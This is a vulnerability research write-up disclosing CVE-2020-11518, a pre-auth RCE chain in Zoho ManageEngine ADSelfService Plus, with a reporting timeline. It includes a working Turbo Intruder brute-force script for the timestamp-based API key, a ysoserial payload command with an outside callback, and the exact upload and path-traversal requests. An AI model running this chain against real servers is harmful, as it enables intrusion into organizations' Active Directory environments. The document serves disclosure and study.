
How I Bruteforced My Way Into Your Active Directory
- Product
- Zoho ManageEngine ADSelfService Plus < 5815
- CVE
- CVE-2020-11518
- CVSS
- 9.8 Critical
- Type
- Pre-Auth Remote Code Execution
- Patch available
- Yes, upgrade to version 5815 or later
A critical vulnerability we found and reported in 2020 resulted in our first CVE assignment. Since the combination of vulnerabilities that led to this unauthenticated remote code execution (RCE) was pretty interesting to discover, we want to share the story about how brute force enabled us to hack into two organizations' Active Directory-linked systems.
The Target
While performing some routine visual reconnaissance, we noticed a similar-looking login page on two different subdomains from unrelated bug bounty programs.

The software behind this login screen is Zoho ManageEngine ADSelfService Plus, which offers a portal that allows users to reset the password of their own Active Directory (AD) accounts. Since any bugs found on this product could potentially impact multiple companies, and more so because it is directly linked to the organization's Active Directory, it seemed like a good idea to spend some time here.
Initial efforts led to discovering a few basic reflected Cross-Site Scripting (XSS) vulnerabilities, which had apparently been identified by other researchers already. So we had to dig a little deeper. Luckily, it turned out the whole product can be downloaded and installed as a trial for 30 days.
The Setup
Since we were convinced there would probably be more vulnerabilities to find, we downloaded and installed the software with the idea of browsing through the Java source code looking for more bugs.
Having installed the software locally gave us the advantage of being able to run all tests in a controlled environment, as well as read through the source code to understand exactly what happens in the application, and use grep in the installation folder to find potentially interesting files.
We started off manually browsing through some of the Java source files without many interesting discoveries. However, we did build an understanding of the software components and how they work together — this tends to be invaluable when looking for complex bugs in applications. As a result, we had a pretty good picture of the application features, the parts that consisted mostly of legacy code versus the parts that looked more recent, the parts that had been modified to fix previous security vulnerabilities, and so on.
At one point, we built a wordlist of application endpoints, which could serve two purposes: to perform some classic security tests directly against the endpoint, and to serve as a useful resource when targeting similar applications in the future.
The Bugs
1. Insecure deserialization in Java
During enumeration of the application's endpoints, we spotted the following lines in one of the web.xml files:
<servlet-mapping>
  <servlet-name>CewolfServlet</servlet-name>
  <url-pattern>/cewolf/*</url-pattern>
</servlet-mapping>
A quick search turned up a published RCE against a Cewolf endpoint on another ManageEngine product, exploiting a path traversal in the img parameter. After manually placing a file in a folder on the local installation, we could confirm that the deserialization vulnerability also existed in this version of ADSelfService Plus:
http://localhost:8888/cewolf/?img=/../../../path/to/evil.fileWe had a ready-to-use Java deserialization vulnerability on the targeted sites, but could only exploit it if we found a way to upload arbitrary files to the server first. So the work wasn't quite done yet.
2. Arbitrary file upload
Finding an arbitrary file upload vulnerability did not look like an easy challenge. To maximize the attack surface, we continued to configure the software, which required setting up a local Domain Controller and an Active Directory domain. Fast forward through hours of downloading ISOs, VMware Workstation shenanigans, Windows Server administration, and figuring out how to set up a Domain Controller, and we finally had a setup that allowed logging in to the admin panel.

With full admin access, we could further map out application features and API endpoints. After investigating the various upload features in the application, we came across one that supported uploading a smartcard certificate configuration, resulting in a POST request to:
POST /LogonCustomization.do?form=smartCard&operation=AddWhen we noticed that the uploaded certificate file was stored on the server's filesystem without modifying the filename, this looked like the way forward to leverage the deserialization bug. Tracing the API call through the source code revealed the following flow:

- A logged-in administrator uploads a smartcard configuration to
/LogonCustomization.do?form=smartCard&operation=Add. - This triggers a backend request to the server's authenticated RestAPI at
/RestAPI/WC/SmartCard?HANDSHAKE_KEY=secretusing a server-side generated secret. - Before executing the action, the
HANDSHAKE_KEYis validated against/servlet/HSKeyAuthenticator?PRODUCT_NAME=ManageEngine+ADSelfService+Plus&HANDSHAKE_KEY=secret, which returnsSUCCESSorFAILED. - If successful, the uploaded certificate is written to
C:\ManageEngine\ADSelfService Plus\bin.
Interestingly, the /RestAPI endpoint was publicly accessible, so any request with a valid HANDSHAKE_KEY would bypass user authentication entirely. Furthermore, /servlet/HSKeyAuthenticator was also publicly accessible, allowing an unauthorized user to verify if a secret was valid.
3. Bruteforceable authentication key

With some help from grep and the local PostgreSQL database, we identified two interesting Java classes.
A snippet from HSKeyAuthenticator.class:
public void doPost(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
  try {
    String message = "FAILED";
    RestAPIKey.getInstance();
    String apiKey = RestAPIKey.getKey();
    String handShakeKey = request.getParameter("HANDSHAKE_KEY");
    if (handShakeKey.equals(apiKey)) {
      message = "SUCCESS";
    }
    PrintWriter out = response.getWriter();
    response.setContentType("text/html");
    out.println(message);
    out.close();
  } catch (Exception var7) {
    HSKeyAuthenticator.out.log(Level.INFO, " ", var7);
  }
}
And from RestAPIKey.class:
public static void generateKey() {
  Long cT = Long.valueOf(System.currentTimeMillis());
  key = cT.toString();
  generatedTime = cT;
}

public static String getKey() {
  Long cT = Long.valueOf(System.currentTimeMillis());
  if ((key == null) || (generatedTime.longValue() + 120000L < cT.longValue())) {
    generateKey();
  }
  return key;
}
The API authentication key is set to the current time in milliseconds and has a lifespan of 2 minutes. This means that at any given moment, there are 120,000 possible authentication keys (120 seconds × 1000 milliseconds/second).
In other words, generating at least 1000 requests per second consistently over 2 minutes would guarantee a hit at the moment the key expired and regenerated. Even at a lower throughput, given sufficient time, a successful hit becomes more and more likely.
In practice, we quickly had a working proof-of-concept that would brute force the local instance's secret in a matter of minutes. However, when running the script against a live target over an actual internet connection, the results were initially discouraging. The script ran for hours and overnight without result.

There was also a brief detour caused by uncertainty about the target servers' time zone. It turned out that Java's currentTimeMillis() returns time in UTC regardless of the server's local time zone setting.
Eventually, we landed on the following Turbo Intruder script, which, based on the actual requests per second (rps), tries to authenticate using every rps/2 milliseconds before and after the current timestamp:
import time

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                       concurrentConnections=20,
                       requestsPerConnection=200,
                       pipeline=True,
                       timeout=2,
                       engine=Engine.THREADED
                       )
    engine.start()
    rps = 400 # about the number of requests per second achievable from an attacking server

    while True:
        now = int(round(time.time()*1000))
        for i in range(now+(rps/2), now-(rps/2), -1):
            engine.queue(target.req, str(i))

def handleResponse(req, interesting):
    if 'SUCCESS' in req.response:
        table.add(req)
And the base request in base.txt:
POST /servlet/HSKeyAuthenticator?PRODUCT_NAME=ManageEngine+ADSelfService+Plus&HANDSHAKE_KEY=%s HTTP/1.1
Host: target.example.com
Content-Length: 0
Connection: keep-alive

As expected and despite initial doubts, the authentication key could be brute forced even at a much lower throughput than the ideal 1000 rps — in testing against a live target, an average of only 56 rps was enough.
The Exploit
With all the ingredients in place, the final exploit was straightforward. We generated Java payloads with ysoserial and found that the following gadget chain worked:
java -jar ysoserial-master-SNAPSHOT.jar MozillaRhino1 "ping ping-rce-MozillaRhino1.<your-burp-collaborator>"After brute forcing the authentication key, we used it to upload the ysoserial payload to the server via the RestAPI:
POST /RestAPI/WC/SmartCard?mTCall=addSmartCardConfig&PRODUCT_NAME=ManageEngine+ADSelfService+Plus&HANDSHAKE_KEY=1585552472158 HTTP/1.1
Host: target.example.com
Content-Length: 2464
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryxkQ2P09dvbuV1Pi4
Connection: close

------WebKitFormBoundaryxkQ2P09dvbuV1Pi4
Content-Disposition: form-data; name="CERTIFICATE_PATH"; filename="pieter.evil"
Content-Type: text/xml

<binary-ysoserial-payload-here>
------WebKitFormBoundaryxkQ2P09dvbuV1Pi4
Content-Disposition: form-data; name="CERTIFICATE_NAME"

blah
------WebKitFormBoundaryxkQ2P09dvbuV1Pi4
Content-Disposition: form-data; name="SMARTCARD_CONFIG"

{"SMARTCARD_PRODUCT_LIST":"4"}
------WebKitFormBoundaryxkQ2P09dvbuV1Pi4--
A simple GET request to /cewolf/?img=/../../../bin/pieter.evil then triggered the deserialization, confirmed by a DNS callback from the target server.

The Outcome
Armed with a chain of vulnerabilities that led to RCE on an AD-connected server, we argued that an attacker could abuse the link with the Domain Controller to hijack domain accounts or create new accounts on the AD domain, leading to much wider access into the companies' internal networks — for example by accessing internal services via their public VPN portals.
We submitted the vulnerability reports for both companies. One was rewarded as Critical; the other was categorized as High due to it being a vendor security issue without an available patch at the time of submission.
Timeline
| 2020-03-26 | Started testing on a local installation |
| 2020-03-30 | Reported the RCE chain to company one |
| 2020-03-31 | Reported the RCE chain to company two |
| 2020-04-02 | Submitted the vulnerability to Zoho's bug bounty program |
| 2020-04-03 | Zoho published a security update and pushed a patch in release 5815 |
| 2020-04-03 | Company two awarded a Critical bounty and patched their installation |
| 2020-04-12 | Company one awarded a High bounty and removed public access to their installation |
| 2020-08-10 | Public disclosure |